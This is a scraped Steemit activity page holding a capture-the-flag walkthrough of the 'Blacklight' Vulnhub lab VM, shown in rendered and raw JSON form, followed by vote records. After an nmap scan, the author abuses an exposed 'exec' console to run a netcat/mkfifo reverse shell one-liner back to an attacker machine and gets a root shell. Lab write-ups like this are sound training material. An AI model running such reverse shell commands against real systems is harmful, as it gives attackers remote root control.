mk1. Type .help for instructions 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port9072-TCP:V=7.60%I=7%D=7/19%Time=5B504DCA%P=x86_64-pc-linux-gnu%r(NU SF:LL,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instr SF:uctions\n")%r(GenericLines,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x SF:20\.help\x20for\x20instructions\n")%r(GetRequest,34,"BLACKLIGHT\x20cons SF:ole\x20mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(HTTPOptions SF:,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instruc SF:tions\n")%r(RTSPRequest,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\ SF:.help\x20for\x20instructions\n")%r(RPCCheck,34,"BLACKLIGHT\x20console\x SF:20mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(DNSVersionBindRe SF:q,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instru SF:ctions\n")%r(DNSStatusRequest,34,"BLACKLIGHT\x20console\x20mk1\.\x20Typ SF:e\x20\.help\x20for\x20instructions\n")%r(Help,34,"BLACKLIGHT\x20console SF:\x20mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(SSLSessionReq, SF:34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instruct SF:ions\n")%r(TLSSessionReq,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20 SF:\.help\x20for\x20instructions\n")%r(Kerberos,34,"BLACKLIGHT\x20console\ SF:x20mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(SMBProgNeg,34," SF:BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instructions SF:\n")%r(X11Probe,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x2 SF:0for\x20instructions\n")%r(FourOhFourRequest,34,"BLACKLIGHT\x20console\ SF:x20mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(LPDString,34,"B SF:LACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instructions\ SF:n")%r(LDAPSearchReq,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.hel SF:p\x20for\x20instructions\n")%r(LDAPBindReq,34,"BLACKLIGHT\x20console\x2 SF:0mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(SIPOptions,34,"BL SF:ACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instructions\n SF:")%r(LANDesk-RC,34,"BLACKLIGHT\x20console\x20mk1\.\x20Type\x20\.help\x2 SF:0for\x20instructions\n")%r(TerminalServer,34,"BLACKLIGHT\x20console\x20 SF:mk1\.\x20Type\x20\.help\x20for\x20instructions\n")%r(NCP,34,"BLACKLIGHT SF:\x20console\x20mk1\.\x20Type\x20\.help\x20for\x20instructions\n"); MAC Address: 08:00:27:73:DB:5C (Oracle VirtualBox virtual NIC) Device type: general purpose Running: Linux 3.X|4.X OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 OS details: Linux 3.2 - 4.8 ``` We see there are 2 services running. One being an Apache web service and another running on port 9072. ## 2. Web Enumeration I ran a number of different web enumeration tools such as nikto, dirb, and dirbuster. There wasn't anything interesting to look at other than the robots.txt which all three tools found. That being said, when using nikto against this Blacklight Vulnhub VM we get the following output:  Viewing the robots.txt file we get:  The flag1.txt file will contain the first flag. As previously stated at the beginning of this walkthrough I was not particularly concerned about capturing the flag info. However, in the flag1.txt file there was a hint towards the service running port 9072:  The tip here is the 9072. The secret is at home part isn't very useful and it's just misleading. The blacklight.dict file is of course a dictionary file. This is probably used to obtain a flag elsewhere on the system or do something else. ## 3. Port 9072 Enumeration I decided to start off using telnet to see if I can connect to the service and see what presented itself:  We have access to about 4 commands: * help - displays the menu obviously * readhash - this displays a SHA256 bit hash (b5f4723bd6df85b54b0905bd6d734be9ef1cc1eb977413a932a828b5c52ef5a6) * exec - execute commands * quit - and obviously quit The hash that gets returned from readhash is probably used for something else on the system. We were not concerned with this part. However, I ran the hash against the dictionary file with John the Ripper using `john --wordlist=/root/Desktop/blacklight.dict hash.txt --format=raw-sha256` and got nothing interesting back. Go figure! This portion of the penetration test has a gotcha. If one executes exec twice, readhash twice, or both readhash & exec the server will lock you out completely. Once locked out the only way to get back in is reset the VM. Whenever a system or application allows a user to input commands or execute commands, this should always be considered as one of the primary attack vectors. In this particular case it was the exact attack vector we were looking for. There's an additional gotcha with this exec command. It does not output anything you give it to run to the console. It all happens in the background. This was tested using tcpdump to watch for any packets:  In the above screenshot, we can see the ping request I performed on the target using `.exec 'ping -c 1 192.168.1.29'` (The apostrophe's should be backticks (`) in the interest of highlighting the command, I had to switch it to apostrophe's for the Markdown). I do not recommend using ping as a test especially if you are unsure of how many attempts you would have before getting locked out. Since we have control over the VM though, we can simply reset it to get our 2 attempts back. Using one of the common reverse shells found on numerous cheat sheet websites ( http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet ) we were able to create a reverse shell to our Kali box. I used the following command on the victim machine after starting a netcat listener on my Kali box: `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.29 8080 >/tmp/f` At the highest level overview for the above command without breaking it down bit by bit we create a file that has our inputs and outputs piped through it via netcat. This of course requires the system has netcat to work obviously. In our particular case it did have it.  On our Kali machine we receive the reverse shell which was running as root:  ------------------------------------------ Feel free to ask some questions should you have any. Please follow me if you are interested for future walk throughs as I intend to post more! ## 5 Most Recent Walkthrough Guides * [Basic Pentesting 1 Vulnhub Walkthrough](https://steemit.com/security/@falconspy/basic-pentesting-1-vulnhub-walkthrough) * [CTF: Bob 1.0.1 Vulnhub Walkthrough](https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough) * [Mr. Robot Vulnhub Walkthrough](https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough) * [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough) * [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough) If you are interested in other walkthroughs, please feel free to take a look at my [profile's blog](https://steemit.com/@falconspy)! |
| json metadata | {"tags":["security","hacking","penetration-test","walkthrough","pen-test"],"image":["https://cdn.steemitimages.com/DQmPe1poE7p7PedGaGTkpLyKiUuvMTci3P9X9wkg4qhx5PN/image.png","https://cdn.steemitimages.com/DQmZttogyLM3dRdTNEXWkPaH41ajAaxridi4X8mWoScpAMN/image.png","https://cdn.steemitimages.com/DQmVMm76c5w9LhYD9qb3dgyu8HpXciknL3NPY73a4NW4KMM/image.png","https://cdn.steemitimages.com/DQmNcWTZF4BBzvsrFwuUxqc9kJdXQkZvyipHScMSgYptift/image.png","https://cdn.steemitimages.com/DQmQtd3QFPEQgsJgiQvAAbUicqGUWxSzjzU89gwsC8o76uJ/image.png","https://cdn.steemitimages.com/DQmZzu4GDAvaYpnSH5E9Aarq1GMomwGMpAp5BLd8fauxi9u/image.png","https://cdn.steemitimages.com/DQmW8xsGjznx6T5RCXzei9gqixFitiFvyJDrUFUUP8MBEqx/image.png","https://cdn.steemitimages.com/DQmNt7but3nu4dsKFzY1t2FNaWVUCoEGYxRRR4ADfTcbWVi/image.png"],"links":["https://www.vulnhub.com/author/carter-b,586/","https://www.vulnhub.com/series/blacklight,163/","https://www.vulnhub.com/entry/blacklight-1,242/","http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet","https://steemit.com/security/@falconspy/basic-pentesting-1-vulnhub-walkthrough","https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough","https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough","https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough","https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough","https://steemit.com/@falconspy"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | security |
| permlink | blacklight-vulnhub-walkthrough |
| title | Blacklight Vulnhub Walkthrough |
| Transaction Info | Block #24348045/Trx c7c3022e78adbfe7c23210e9268df5871461062d |
View Raw JSON Data
{
"block": 24348045,
"op": [
"comment",
{
"author": "falconspy",
"body": "\n**Name:** Blacklight\n**Date Release:** 8 June 2018\n\n**Author:** [Carter B](https://www.vulnhub.com/author/carter-b,586/)\n**Series:** [Blacklight](https://www.vulnhub.com/series/blacklight,163/)\n\n**Vulnhub URL:** https://www.vulnhub.com/entry/blacklight-1,242/\n\n**Description:**\n\n>N/A\n>\n> Recommend that you use VirtualBox \n\n*Notice: The Blacklight Vulnhub VM was a rather short and simple system to pen test but may have a few tricks to it as well as rabbit holes. There were a few flags but I just wanted to obtain root. As such, the flags will not be listed in this particular walkthrough.*\n--------------------------------------------\n\n## 1. Service Enumeration\n\nUsing the following nmap command: `nmap -O -A -sT -sV -p- -T5 192.168.1.28 -vvv`\n\nWe get the following interesting output:\n\n```\nPORT STATE SERVICE REASON VERSION\n80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))\n| http-methods: \n|_ Supported Methods: GET POST OPTIONS HEAD\n|_http-server-header: Apache/2.4.29 (Ubuntu)\n|_http-title: BLACKLIGHT\n9072/tcp open unknown syn-ack\n| fingerprint-strings: \n| DNSStatusRequest, DNSVersionBindReq, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NULL, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, X11Probe: \n|_ BLACKLIGHT console mk1. Type .help for instructions\n1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :\nSF-Port9072-TCP:V=7.60%I=7%D=7/19%Time=5B504DCA%P=x86_64-pc-linux-gnu%r(NU\nSF:LL,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instr\nSF:uctions\\n\")%r(GenericLines,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x\nSF:20\\.help\\x20for\\x20instructions\\n\")%r(GetRequest,34,\"BLACKLIGHT\\x20cons\nSF:ole\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(HTTPOptions\nSF:,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instruc\nSF:tions\\n\")%r(RTSPRequest,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\\nSF:.help\\x20for\\x20instructions\\n\")%r(RPCCheck,34,\"BLACKLIGHT\\x20console\\x\nSF:20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(DNSVersionBindRe\nSF:q,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instru\nSF:ctions\\n\")%r(DNSStatusRequest,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Typ\nSF:e\\x20\\.help\\x20for\\x20instructions\\n\")%r(Help,34,\"BLACKLIGHT\\x20console\nSF:\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(SSLSessionReq,\nSF:34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instruct\nSF:ions\\n\")%r(TLSSessionReq,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\nSF:\\.help\\x20for\\x20instructions\\n\")%r(Kerberos,34,\"BLACKLIGHT\\x20console\\\nSF:x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(SMBProgNeg,34,\"\nSF:BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\nSF:\\n\")%r(X11Probe,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x2\nSF:0for\\x20instructions\\n\")%r(FourOhFourRequest,34,\"BLACKLIGHT\\x20console\\\nSF:x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(LPDString,34,\"B\nSF:LACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\\nSF:n\")%r(LDAPSearchReq,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.hel\nSF:p\\x20for\\x20instructions\\n\")%r(LDAPBindReq,34,\"BLACKLIGHT\\x20console\\x2\nSF:0mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(SIPOptions,34,\"BL\nSF:ACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\nSF:\")%r(LANDesk-RC,34,\"BLACKLIGHT\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x2\nSF:0for\\x20instructions\\n\")%r(TerminalServer,34,\"BLACKLIGHT\\x20console\\x20\nSF:mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\")%r(NCP,34,\"BLACKLIGHT\nSF:\\x20console\\x20mk1\\.\\x20Type\\x20\\.help\\x20for\\x20instructions\\n\");\nMAC Address: 08:00:27:73:DB:5C (Oracle VirtualBox virtual NIC)\nDevice type: general purpose\nRunning: Linux 3.X|4.X\nOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4\nOS details: Linux 3.2 - 4.8\n```\n\nWe see there are 2 services running. One being an Apache web service and another running on port 9072.\n\n## 2. Web Enumeration\n\nI ran a number of different web enumeration tools such as nikto, dirb, and dirbuster. There wasn't anything interesting to look at other than the robots.txt which all three tools found. That being said, when using nikto against this Blacklight Vulnhub VM we get the following output:\n\n\n\nViewing the robots.txt file we get:\n\n\n\nThe flag1.txt file will contain the first flag. As previously stated at the beginning of this walkthrough I was not particularly concerned about capturing the flag info. However, in the flag1.txt file there was a hint towards the service running port 9072:\n\n\n\nThe tip here is the 9072. The secret is at home part isn't very useful and it's just misleading.\n\nThe blacklight.dict file is of course a dictionary file. This is probably used to obtain a flag elsewhere on the system or do something else. \n\n## 3. Port 9072 Enumeration\n\nI decided to start off using telnet to see if I can connect to the service and see what presented itself:\n\n\n\nWe have access to about 4 commands:\n\n* help - displays the menu obviously\n* readhash - this displays a SHA256 bit hash (b5f4723bd6df85b54b0905bd6d734be9ef1cc1eb977413a932a828b5c52ef5a6)\n* exec - execute commands\n* quit - and obviously quit\n\nThe hash that gets returned from readhash is probably used for something else on the system. We were not concerned with this part. However, I ran the hash against the dictionary file with John the Ripper using `john --wordlist=/root/Desktop/blacklight.dict hash.txt --format=raw-sha256` and got nothing interesting back. Go figure!\n\nThis portion of the penetration test has a gotcha. If one executes exec twice, readhash twice, or both readhash & exec the server will lock you out completely. Once locked out the only way to get back in is reset the VM.\n\nWhenever a system or application allows a user to input commands or execute commands, this should always be considered as one of the primary attack vectors. In this particular case it was the exact attack vector we were looking for.\n\nThere's an additional gotcha with this exec command. It does not output anything you give it to run to the console. It all happens in the background. This was tested using tcpdump to watch for any packets:\n\n\n\nIn the above screenshot, we can see the ping request I performed on the target using `.exec 'ping -c 1 192.168.1.29'` (The apostrophe's should be backticks (`) in the interest of highlighting the command, I had to switch it to apostrophe's for the Markdown).\n\nI do not recommend using ping as a test especially if you are unsure of how many attempts you would have before getting locked out. Since we have control over the VM though, we can simply reset it to get our 2 attempts back.\n\nUsing one of the common reverse shells found on numerous cheat sheet websites ( http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet ) we were able to create a reverse shell to our Kali box. I used the following command on the victim machine after starting a netcat listener on my Kali box:\n\n`rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.29 8080 >/tmp/f`\n\nAt the highest level overview for the above command without breaking it down bit by bit we create a file that has our inputs and outputs piped through it via netcat.\n\nThis of course requires the system has netcat to work obviously. In our particular case it did have it.\n\n\n\nOn our Kali machine we receive the reverse shell which was running as root:\n\n\n\n------------------------------------------\nFeel free to ask some questions should you have any.\n\nPlease follow me if you are interested for future walk throughs as I intend to post more!\n\n## 5 Most Recent Walkthrough Guides\n* [Basic Pentesting 1 Vulnhub Walkthrough](https://steemit.com/security/@falconspy/basic-pentesting-1-vulnhub-walkthrough)\n* [CTF: Bob 1.0.1 Vulnhub Walkthrough](https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough)\n* [Mr. Robot Vulnhub Walkthrough](https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough)\n* [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough)\n* [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough)\n\nIf you are interested in other walkthroughs, please feel free to take a look at my [profile's blog](https://steemit.com/@falconspy)!",
"json_metadata": "{\"tags\":[\"security\",\"hacking\",\"penetration-test\",\"walkthrough\",\"pen-test\"],\"image\":[\"https://cdn.steemitimages.com/DQmPe1poE7p7PedGaGTkpLyKiUuvMTci3P9X9wkg4qhx5PN/image.png\",\"https://cdn.steemitimages.com/DQmZttogyLM3dRdTNEXWkPaH41ajAaxridi4X8mWoScpAMN/image.png\",\"https://cdn.steemitimages.com/DQmVMm76c5w9LhYD9qb3dgyu8HpXciknL3NPY73a4NW4KMM/image.png\",\"https://cdn.steemitimages.com/DQmNcWTZF4BBzvsrFwuUxqc9kJdXQkZvyipHScMSgYptift/image.png\",\"https://cdn.steemitimages.com/DQmQtd3QFPEQgsJgiQvAAbUicqGUWxSzjzU89gwsC8o76uJ/image.png\",\"https://cdn.steemitimages.com/DQmZzu4GDAvaYpnSH5E9Aarq1GMomwGMpAp5BLd8fauxi9u/image.png\",\"https://cdn.steemitimages.com/DQmW8xsGjznx6T5RCXzei9gqixFitiFvyJDrUFUUP8MBEqx/image.png\",\"https://cdn.steemitimages.com/DQmNt7but3nu4dsKFzY1t2FNaWVUCoEGYxRRR4ADfTcbWVi/image.png\"],\"links\":[\"https://www.vulnhub.com/author/carter-b,586/\",\"https://www.vulnhub.com/series/blacklight,163/\",\"https://www.vulnhub.com/entry/blacklight-1,242/\",\"http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet\",\"https://steemit.com/security/@falconspy/basic-pentesting-1-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough\",\"https://steemit.com/@falconspy\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "security",
"permlink": "blacklight-vulnhub-walkthrough",
"title": "Blacklight Vulnhub Walkthrough"
}
],
"op_in_trx": 0,
"timestamp": "2018-07-20T18:15:54",
"trx_id": "c7c3022e78adbfe7c23210e9268df5871461062d",
"trx_in_block": 17,
"virtual_op": 0
}stb138flagged (-100.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough2018/07/14 15:17:39
stb138flagged (-100.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough
2018/07/14 15:17:39
| author | falconspy |
| permlink | basic-pentesting-1-vulnhub-walkthrough |
| voter | stb138 |
| weight | -10000 (-100.00%) |
| Transaction Info | Block #24171783/Trx fbca0b3fe3e4053bc9e5a3803434ef971e03d66d |
View Raw JSON Data
{
  "block": 24171783,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "basic-pentesting-1-vulnhub-walkthrough",
      "voter": "stb138",
      "weight": -10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-14T15:17:39",
  "trx_id": "fbca0b3fe3e4053bc9e5a3803434ef971e03d66d",
  "trx_in_block": 0,
  "virtual_op": 0
}emrebeylerupvoted (1.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough2018/07/11 20:58:54
emrebeylerupvoted (1.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough
2018/07/11 20:58:54
| author | falconspy |
| permlink | basic-pentesting-1-vulnhub-walkthrough |
| voter | emrebeyler |
| weight | 100 (1.00%) |
| Transaction Info | Block #24092239/Trx 5ab4aae15d422a0775c6a39e7976974188701b26 |
View Raw JSON Data
{
  "block": 24092239,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "basic-pentesting-1-vulnhub-walkthrough",
      "voter": "emrebeyler",
      "weight": 100
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-11T20:58:54",
  "trx_id": "5ab4aae15d422a0775c6a39e7976974188701b26",
  "trx_in_block": 25,
  "virtual_op": 0
}poritozaflagged (-100.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough2018/07/11 19:06:12
poritozaflagged (-100.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough
2018/07/11 19:06:12
| author | falconspy |
| permlink | basic-pentesting-1-vulnhub-walkthrough |
| voter | poritoza |
| weight | -10000 (-100.00%) |
| Transaction Info | Block #24089986/Trx 3452ac42d66c176b72fff9db20c70ca4bc5e24d5 |
View Raw JSON Data
{
  "block": 24089986,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "basic-pentesting-1-vulnhub-walkthrough",
      "voter": "poritoza",
      "weight": -10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-11T19:06:12",
  "trx_id": "3452ac42d66c176b72fff9db20c70ca4bc5e24d5",
  "trx_in_block": 3,
  "virtual_op": 0
}falconspypublished a new post: basic-pentesting-1-vulnhub-walkthrough2018/07/03 18:48:18
falconspypublished a new post: basic-pentesting-1-vulnhub-walkthrough
2018/07/03 18:48:18
| author | falconspy |
| body | @@ -3160,16 +3160,17 @@ able on +%5B Exploit- @@ -3171,16 +3171,46 @@ ploit-DB +%5D(https://www.exploit-db.com/) .%0A%0A## 3. |
| json metadata | {"tags":["security","hacking","penetration-test","walkthrough","pen-test"],"image":["https://cdn.steemitimages.com/DQmRGN83rUP8bw3uRfUtAGwyS98rvDTw3CWyAwvrPHi4HP1/image.png","https://cdn.steemitimages.com/DQmaD19vE6Ubf9xqJbQMn4BEXohg9ViDdq1VWy7LAyT5Nnd/image.png","https://cdn.steemitimages.com/DQmUouNKtbErYY1Dbx3wFapXQ8AiDUrvCcxYNpK9shazFXE/image.png","https://cdn.steemitimages.com/DQmWxv6ZLhUP3ZPpCmiBCoBr8mdwzxayzUiGQbumySgbgMV/image.png","https://cdn.steemitimages.com/DQmbxgpxXXtR7rxk1itZ6mCga3H7wf8znTZumk4jupSFgRp/image.png","https://cdn.steemitimages.com/DQmUbE7C62UHKVPyMHu5PQaX4NJQWVbfBDF931c94BtnrXZ/image.png","https://cdn.steemitimages.com/DQmT2VGUwNuganRtUiy1gRycn2y6ZvQrruWqU7acfmDGiQh/image.png","https://cdn.steemitimages.com/DQmZW1qHJKmJyQhHffVH6gxxbsyeUn5eB6Cop3bfBwhnTQD/image.png","https://cdn.steemitimages.com/DQmYd91Z1XSAt7y7s9ceqnNpWog4JSsGCP9vBPVkmaPrQYG/image.png","https://cdn.steemitimages.com/DQmcxgNhXR7pm5y9tbfUmD84XJVj5zXnvsJL9GPK6QpzXLu/image.png","https://cdn.steemitimages.com/DQmPZ1z2mRKw63fUGMkZNVud4Hk7ryKNTmZmoWFtiaQ3QTB/image.png","https://cdn.steemitimages.com/DQmR3HnZuQuBqZCgQn8sUjqCj4U5aaj9Dia7TY3N3QqFgi7/image.png","https://cdn.steemitimages.com/DQmYe8MF8g16XhxQ2juYYxxDNs3yE8cxevM4Yp4JroAo3TB/image.png","https://cdn.steemitimages.com/DQmbDGeDWRGmWhhuvbw8NT3QBigp1US5BEu3vBh8yDEwGQY/image.png"],"links":["https://www.vulnhub.com/author/josiah-pierce,569/","https://www.vulnhub.com/series/basic-pentesting,143/","https://www.vulnhub.com/entry/basic-pentesting-1,216/","https://www.exploit-db.com/","https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough","https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough","https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough","https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | security |
| permlink | basic-pentesting-1-vulnhub-walkthrough |
| title | Basic Pentesting 1 Vulnhub Walkthrough |
| Transaction Info | Block #23859445/Trx 3b60b004b9fae36ad72918083c52eb06ac8c7538 |
View Raw JSON Data
{
  "block": 23859445,
  "op": [
    "comment",
    {
      "author": "falconspy",
      "body": "@@ -3160,16 +3160,17 @@\n able on \n+%5B\n Exploit-\n@@ -3171,16 +3171,46 @@\n ploit-DB\n+%5D(https://www.exploit-db.com/)\n .%0A%0A## 3.\n",
      "json_metadata": "{\"tags\":[\"security\",\"hacking\",\"penetration-test\",\"walkthrough\",\"pen-test\"],\"image\":[\"https://cdn.steemitimages.com/DQmRGN83rUP8bw3uRfUtAGwyS98rvDTw3CWyAwvrPHi4HP1/image.png\",\"https://cdn.steemitimages.com/DQmaD19vE6Ubf9xqJbQMn4BEXohg9ViDdq1VWy7LAyT5Nnd/image.png\",\"https://cdn.steemitimages.com/DQmUouNKtbErYY1Dbx3wFapXQ8AiDUrvCcxYNpK9shazFXE/image.png\",\"https://cdn.steemitimages.com/DQmWxv6ZLhUP3ZPpCmiBCoBr8mdwzxayzUiGQbumySgbgMV/image.png\",\"https://cdn.steemitimages.com/DQmbxgpxXXtR7rxk1itZ6mCga3H7wf8znTZumk4jupSFgRp/image.png\",\"https://cdn.steemitimages.com/DQmUbE7C62UHKVPyMHu5PQaX4NJQWVbfBDF931c94BtnrXZ/image.png\",\"https://cdn.steemitimages.com/DQmT2VGUwNuganRtUiy1gRycn2y6ZvQrruWqU7acfmDGiQh/image.png\",\"https://cdn.steemitimages.com/DQmZW1qHJKmJyQhHffVH6gxxbsyeUn5eB6Cop3bfBwhnTQD/image.png\",\"https://cdn.steemitimages.com/DQmYd91Z1XSAt7y7s9ceqnNpWog4JSsGCP9vBPVkmaPrQYG/image.png\",\"https://cdn.steemitimages.com/DQmcxgNhXR7pm5y9tbfUmD84XJVj5zXnvsJL9GPK6QpzXLu/image.png\",\"https://cdn.steemitimages.com/DQmPZ1z2mRKw63fUGMkZNVud4Hk7ryKNTmZmoWFtiaQ3QTB/image.png\",\"https://cdn.steemitimages.com/DQmR3HnZuQuBqZCgQn8sUjqCj4U5aaj9Dia7TY3N3QqFgi7/image.png\",\"https://cdn.steemitimages.com/DQmYe8MF8g16XhxQ2juYYxxDNs3yE8cxevM4Yp4JroAo3TB/image.png\",\"https://cdn.steemitimages.com/DQmbDGeDWRGmWhhuvbw8NT3QBigp1US5BEu3vBh8yDEwGQY/image.png\"],\"links\":[\"https://www.vulnhub.com/author/josiah-pierce,569/\",\"https://www.vulnhub.com/series/basic-pentesting,143/\",\"https://www.vulnhub.com/entry/basic-pentesting-1,216/\",\"https://www.exploit-db.com/\",\"https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough\",\"https://steemit.com/security/@falconspy/ctf-bob-1-0-1-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
      "parent_author": "",
      "parent_permlink": "security",
      "permlink": "basic-pentesting-1-vulnhub-walkthrough",
      "title": "Basic Pentesting 1 Vulnhub Walkthrough"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-07-03T18:48:18",
  "trx_id": "3b60b004b9fae36ad72918083c52eb06ac8c7538",
  "trx_in_block": 45,
  "virtual_op": 0
}alphabotupvoted (1.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough2018/07/03 18:47:15
alphabotupvoted (1.00%) @falconspy / basic-pentesting-1-vulnhub-walkthrough
2018/07/03 18:47:15
| author | falconspy |
| permlink | basic-pentesting-1-vulnhub-walkthrough |
| voter | alphabot |
| weight | 100 (1.00%) |
| Transaction Info | Block #23859425/Trx 3de899579211d057f337b27b44b796d594ce081f |
View Raw JSON Data
{
